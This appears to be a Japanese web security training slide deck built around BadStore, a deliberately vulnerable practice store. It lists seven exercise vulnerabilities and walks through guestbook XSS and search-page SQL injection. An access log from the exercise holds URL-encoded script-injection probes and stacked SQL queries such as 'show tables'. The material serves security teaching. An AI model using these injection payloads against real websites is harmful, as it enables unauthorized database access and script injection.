
| ItemNum | Item | Description | Price | Image | Add to Cart |
|---------|--------------------|------------------------------------------|---------|-------|--------------------------|
| 1000 | Snake Oil | Useless but expensive | 11.50 | | <input type="checkbox"/> |
| 1001 | Crystal Ball | The finest Austrian crystal for complete | 49.95 | | <input type="checkbox"/> |
| 1002 | Magic Hat | The classic magicians hat | 60.00 | | <input type="checkbox"/> |
| 1003 | Magic Rabbit | Cute white bunny | 12.50 | | <input type="checkbox"/> |
| 1004 | Security Appliance | Everybody needs one | 3999.00 | | <input type="checkbox"/> |
| 1005 | Perfect Code | The rarest magic of all | 5000.00 | | <input type="checkbox"/> |
| 1006 | Security Blanket | Keeps you warm and toasty | 16.00 | | <input type="checkbox"/> |

The screenshot shows the BadStore.net search results page, similar to the previous one but with a different set of items. The browser address bar displays "10.12.0.87/cgi-bin/badstore.c". The main content area displays a table of search results with the following data:

| | | | | | |
|------|--------------------|--------------------------------|---------|--|--------------------------|
| 1007 | Bag 'o Fud | For those who believe anything | 200.00 | | <input type="checkbox"/> |
| 1008 | ROI Calculator | Accurate Return on Investment | 22.95 | | <input type="checkbox"/> |
| 1009 | Planning Template | Business Planning Tool | 24.95 | | <input type="checkbox"/> |
| 1010 | Security 911 | Technical Support Agreement | 9999.00 | | <input type="checkbox"/> |
| 1011 | Money | There's never enough | 90.00 | | <input type="checkbox"/> |
| 1012 | Endless Cup | Perfect for late nights | 23.98 | | <input type="checkbox"/> |
| 1013 | Invisibility Cloak | For when you just want to hide | 8995.00 | | <input type="checkbox"/> |
| 1014 | Disappearing Ink | Makes perfect signatures | 30.95 | | <input type="checkbox"/> |
| 9999 | Test | Test Item | 0.00 | | <input type="checkbox"/> |

At the bottom of the page, there is a button labeled "Add Items to Cart" and a small icon. The footer text reads "BadStore v1.2.3s - Copyright © 2004-2005".

ヒント：検索結果にSQL文が表示される！？



参考：演習中の access_log（いろいろ試行錯誤）

```
10.1.1.48 - - [11/Jan/2012:16:41:55 +0000] "GET /?searchquery=%25%25&action=search HTTP/1.1" 200 3583
10.1.1.48 - - [11/Jan/2012:16:42:07 +0000] "GET /?searchquery=%27%25%27&action=search HTTP/1.1" 200 3583
10.1.1.15 - - [11/Jan/2012:16:42:21 +0000] "GET /cgi-
bin/badstore.cgi?searchquery=%3Cscript%3Ealert%28%27abc%27%29%3C%2Fscript%3E&action=search HTTP/1.1" 200 505
10.1.1.29 - - [11/Jan/2012:16:42:34 +0000] "GET /cgi-
bin/badstore.cgi?searchquery=hoge%27+IN+%28itemnum%29%3Bshow+tables%3Bselect+*+from+itemdb+where+%27&action=se
arch&x=0&y=0 HTTP/1.1" 200 512
10.1.1.63 - - [11/Jan/2012:16:42:38 +0000] "GET /cgi-bin/badstore.cgi?action=myaccount HTTP/1.1" 200 4747
10.1.1.63 - - [11/Jan/2012:16:43:00 +0000] "POST /cgi-bin/badstore.cgi?action=moduser HTTP/1.1" 200 4295
10.1.1.29 - - [11/Jan/2012:16:43:01 +0000] "GET /cgi-
bin/badstore.cgi?searchquery=hoge%27+IN+%28itemnum%29%3Bshow+tables%3Bselect+*+from+itemdb+where+%27h&action=s
earch&x=0&y=0 HTTP/1.1" 200 512
10.1.1.63 - - [11/Jan/2012:16:43:21 +0000] "GET /cgi-bin/badstore.cgi?action=myaccount HTTP/1.1" 200 4747
10.1.1.48 - - [11/Jan/2012:16:43:33 +0000] "GET /?searchquery=%27&action=search&x=13&y=9 HTTP/1.1" 200 3583
10.1.1.15 - - [11/Jan/2012:16:43:34 +0000] "GET /cgi-
bin/badstore.cgi?searchquery=%3Cscript%3Ealert%28%27abc%27%29%3B%3C%2Fscript%3E&action=search&x=22&y=17
HTTP/1.1" 200 506
10.1.1.29 - - [11/Jan/2012:16:43:40 +0000] "GET /cgi-
bin/badstore.cgi?searchquery=hoge%27+IN+%28itemnum%29%3Bselect+*+from+itemdb+where+%27h&action=search&x=0&y=0
HTTP/1.1" 200 512
```

【演習】脆弱性を探してみよう (1-6)


- 1. Cross-Site Scripting (XSS) in Guestbook
- 2. SQL Injection in Search page
- 3. Ability to login without a known password
- 4. Crack easy hashed password algorithm
- 5. robots.txt directory disclosure
- 6. Blind SQL Injection in Supplier Login
- 7. Bypass credit card number validation

XSS

1. Cross-Site Scripting (XSS) in Guestbook

- Try to make a successful XSS attack

Guest
book



A screenshot of a web browser window showing the BadStore.net guestbook page. The browser's address bar displays the URL '192.168.80.128/cgi-bin/badstore.cgi?action=guestbook'. The page features a green header with 'BADSTORE.NET' in yellow, a search bar, and a navigation menu on the left. The main content area is titled 'Sign our Guestbook!' and contains a form with fields for 'Your Name' (filled with 'takesako'), 'Email' (filled with 'takesako@labs.cybozu.co.jp'), and 'Comments' (filled with 'XSS?'). A red dashed box highlights the 'Sign Our Guestbook' link in the navigation menu, with a red arrow pointing to it from the text 'Guest book' on the left. The page also includes a 'View Cart' link and 'Add Entry' and 'リセット' buttons at the bottom.


1. Nice XSS!



SQL injection


2. SQL Injection in Search page

- Quick Item Search: Type in search for 1000




2. SQL Injection in Search page (step1)

- Try to make search results into zero.





2. SQL Injection in Search page (step2)

- Try SQL error at Quick Item Search query




2. SQL Injection in Search page (step3)

- Try show all products at your Search Query



